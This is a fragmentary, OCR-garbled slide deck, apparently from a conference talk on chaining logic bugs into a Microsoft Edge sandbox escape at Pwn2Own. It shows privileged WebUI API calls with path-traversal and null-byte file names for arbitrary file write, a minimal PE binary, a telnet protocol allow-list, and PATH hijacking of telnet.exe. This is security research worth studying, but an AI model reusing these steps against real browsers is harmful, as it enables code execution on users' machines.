


- L (Bug 2) – Insufficient Origin Validation
- L (Bug 3) – Popup Window Blocker bypass
- L (Feature) – Windows OneAuth Autologon
- L (Bug 4) – CORS Misconfiguration

> Is UXSS still a thing?

Escalate UXSS to privileged WebUI XSS

- `edge://downloads`
- `edge://flags`
- `edge://settings`
 - └ `chrome.settingsPrivate` / `chrome.management` / `chrome.passwordsPrivate`
 - └ `Mojo` / `MojoHandle` / `MojoWatcher`
- `devtools://devtools/blank`
 - └ `DevToolsAPI` / `DevToolsHost`



- edge://downloads
- edge://flags

```
bool SchemeRegistry::ShouldTreatURLSchemeAsNotAllowingJavascriptURLs(  
    const String& scheme) {  
    DCHECK_EQ(scheme, scheme.LowerASCII());  
    if (scheme.empty())  
        return false;  
    return GetURLSchemesRegistry().  
        not_allowing_javascript_urls_schemes.Contains(scheme);  
}
```

not_allowing_javascript_urls_schemes

HandleRendererDe

- edge://
- chrome://
- devtools://
- chrome-extension://
- chrome-untrusted://
- ...



Use Immersive Reader and reading

+

←

↺

https://support.microsoft.com/en-us/education/learning-accelerators/use-immersive-reader-in-microsoft-edge-1

+

☆

⚙

☆

☰

🍊

...

🗨 聊天

 | **Support** Microsoft 365 Office Products ▾ More ▾

Buy Microsoft 365

All Microsoft ▾ 🔍 

Use Immersive Reader and reading mode in Microsoft Edge

► *Applies To*

Summary

Microsoft Edge Immersive Reader improves reading accessibility by simplifying webpages, removing distractions, and offering Read Aloud, translation, and text customization tools. It helps enhance reading comprehension, productivity, and AI-friendly browsing with themes, line focus, and learning features. The article explains how to enable Immersive Reader mode Read Aloud in Microsoft Edge.

Immersive Reader in [Microsoft Edge](#) simplifies web page layouts, removes clutter, and helps you customize your reading experience in Windows 10 and Windows 11. There are also many amazing learning and accessibility tools within Microsoft Edge Immersive Reader that can help improve reading comprehension and enhance learning.

read:///https_support.microsoft.com/?url=https://...

Use Immersive Reader and reading mode in Microsoft Edge

Summary

Microsoft Edge Immersive Reader improves reading accessibility by simplifying webpages, removing distractions, and offering Read Aloud, translation, and text customization tools. It helps enhance reading comprehension, productivity, and AI-friendly browsing with themes, line


"BROWSER-LEVEL"
OPEN REDIRECT 👍

read://https_support.microsoft.com

Exposed

Native C++

→ chrome.edgeFeedbackPrivate.zipDiagnosticLogFiles()



► Uncaught TypeError: Error in invocation of edgeFeedbackPrivate.zipDiagnosticLogFiles(**string targetPathString**, string data, optional function callback): No matching signature.

at <anonymous>:1:28

→ chrome.edgeFeedbackPrivate.zipDiagnosticLogFiles()



read://https_support.microsoft.com/?url=https://...

```
chrome.edgeFeedbackPrivate.zipDiagnosticLogFiles(  
  'x.zip',  
  '{  
    "logFiles": {  
      "ORANGE": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..."  
    },  
    "deviceInfo": {1337: 1337}  
  }'  
)
```

← → ↻ 🔍 read://https_support.microsoft.com/?url=https://... ☆ ⋮

C:\Users\user\AppData\Local\Temp\<UUID>\ORANGE.json


```
x.zip",  
{  
  "logFiles": {  
    "ORANGE": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...",  
  },  
  "deviceInfo": {1337: 1337}  
}
```



← → ↻ 🔍 read://https_support.microsoft.com/?url=https://...



```
chrome.edgeFeedbackPrivate.zipDiagnosticLogFiles(  
  'x.zip',  
  '{  
    "logFiles": {  
      ".../.../.../.../.../.../.../.../PWNEED": "AAAAA..."  
    },  
    "deviceInfo": {1337: 1337}  
  }'  
)
```




← → ↻ 🔍 read://https_support.microsoft.com/?url=https://...



```
chrome.edgeFeedbackPrivate.zipDiagnosticLogFiles(  
  'x.zip',  
  '{  
    "logFiles": {  
      ".../.../.../.../.../.../.../.../PWNEED.TXT\\x00": "..."  
    },  
    "deviceInfo": {1337: 1337}  
  }'  
)
```

It works... 🤪





Building a Microsoft Edge Full Chain — 90%

- (Bug 1) – Browser-Initiated Source-less Navigation →



- └ (Bug 2) – Insufficient Origin Validation
- └ (Bug 3) – Popup Window Blocker bypass
- └ (Feature) – Windows OneAuth Autologon
- └ (Bug 4) – CORS Misconfiguration

- (Bug 5) – Arbitrary File Write on Privileged WebUI →



From AFR to RCE

How to restart
Edge? 🤔

- Windows Startup Folder...?

└ 🙅 🙅 🙅

- Side Loading During Microsoft Edge Initializing...?

└ Edge\User Data\Profile\Preferences

└ Edge\User Data\Domain Actions\<ver>\domain_actions.dll

└ Edge\User Data***.json

edge://restart

"BROWSER-LEVEL"
OPEN REDIRECT 👍

Elements Console Sources Network Performance Memory Application Security Lighthouse

top Filter Default levels

>

UTF-8 Only 🥲

```
chrome.edgeFeedbackDiagnosticLogFiles(  
  'x.zip',  
  '{  
    "logFiles": {  
      "PWNED.DLL": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"  
    },  
    "deviceInfo": {1337: 1337}  
  }'  
)
```

PORTABLE EXECUTABLE

x86 → 0x014c
x64 → 0x8664



ANGE ALBERTINI
<http://www.corkami.com>



```
D:\>mini.exe
```

```
D:\>echo %errorlevel%  
42
```

```
0 1 2 3 4 5 6 7 8 9 A B C D E F  
000: .M .Z  
  
030:                                     40 00 00 00  
040: .P .E 00 00 4C 01  
050: 02 00 0B 01  
060: 40 01 00 00  
070: 00 00 40 00 01 00 00 00 01 00 00 00  
080: 04 00  
090: 60 01 00 00 40 01 00 00 03 00  
  
140: B8 2A 00 00 00 C3
```

DOS HEADER
IT'S A 'BINARY'

PE HEADER
IT'S A 'MODERN' BINARY

OPTIONAL HEADER
EXECUTABLE INFORMATION

FIELDS		VALUES
e_magic		MZ
e_lfanew		0x40 → PE Header
Signature		PE\0\0
Machine		0x14C [intel 386]
Characteristics		2 [executable]
Magic		0x10B [32b]
AddressOfEntryPoint		0x140
ImageBase		0x400000
SectionAlignment		1
FileAlignment		1
MajorSubsystemVersion		4 [NT 4 or later]
SizeOfImage		0x160
SizeOfHeaders		0x140
Subsystem		3 [CLI]

MINI.EXE

CODE

X86 ASSEMBLY

```
mov eax, 42  
retn
```

EQUIVALENT C CODE

```
return 42;
```

AutoLaunchProtocolComponent\<ver>\protocols.json

```
{  
  "allow": [  
    {"origins": ["*"], "protocol": "telnet"}  
  ],  
  "warn": [],  
  "block": []  
}
```

telnet:// from any origin



Windows Path Search Order

Wow64 🏰

• C:\WINDOWS\system32

• C:\WINDOWS

• C:\WINDOWS\system32\Wbem

• C:\WINDOWS\system32\WindowsPowerShell\v1.0

• C:\WINDOWS\System32\OpenSSH


telnet.exe

WRITABLE 💀

• C:\Users\lowpriv\AppData\Local\Microsoft\WindowsApps

DEMO

<https://youtu.be/oZRT-8U0l1c>






TrendAI Zero Day Initiative

@thezdi



顯示翻譯

Confirmed! Orange Tsai (@orange_8361) of DEVCORE Research Team (@d3vc0r3) chained 4 logic bugs to achieve a sandbox escape on Microsoft Edge, earning \$175,000 and 17.5 Master of Pwn points. Full win! #Pwn2Own #P20Berlin



上次編輯時間： 下午6:16 · 2026年5月14日 · 23.3萬 次查看

THE PWNIE AWARDS 2026

And the Pwnie Award for
EPIC ACHIEVEMENT
goes to...


Orange Tsai
for "The Last Proof of Human Craft:
Forging a Microsoft Edge Full Chain
with Logic Bugs Only"



So why aren't you using AI?

- └ Just at good timing and luck
- └ The attack surface IS the vuln
- └ No AI sounds sick back then

Hey Grandpa, what's this?



So why a

sing AI?

**Sit down,
son.**

**I'm gonna tell
you a great
story.**

L Ju
L Th
L No

ck
vuln
en

With LLMs...

- CVE-2026-58608 — Windows Printer Spooler RCE
 - └ Microsoft Edge 0-Click full chain with SYSTEM privilege
- Google Chrome 0-Click full chain with logic bugs only?
 - └ Not yet, but so close 😞
- Code Execution on Calculator?

DEMO

<https://youtu.be/Bh1zglq4mLE>

**AI is a great tool, but only humans
can define what is "interesting"**

Thanks!



orange_8361



orange@chroot.org



<https://blog.orange.tw>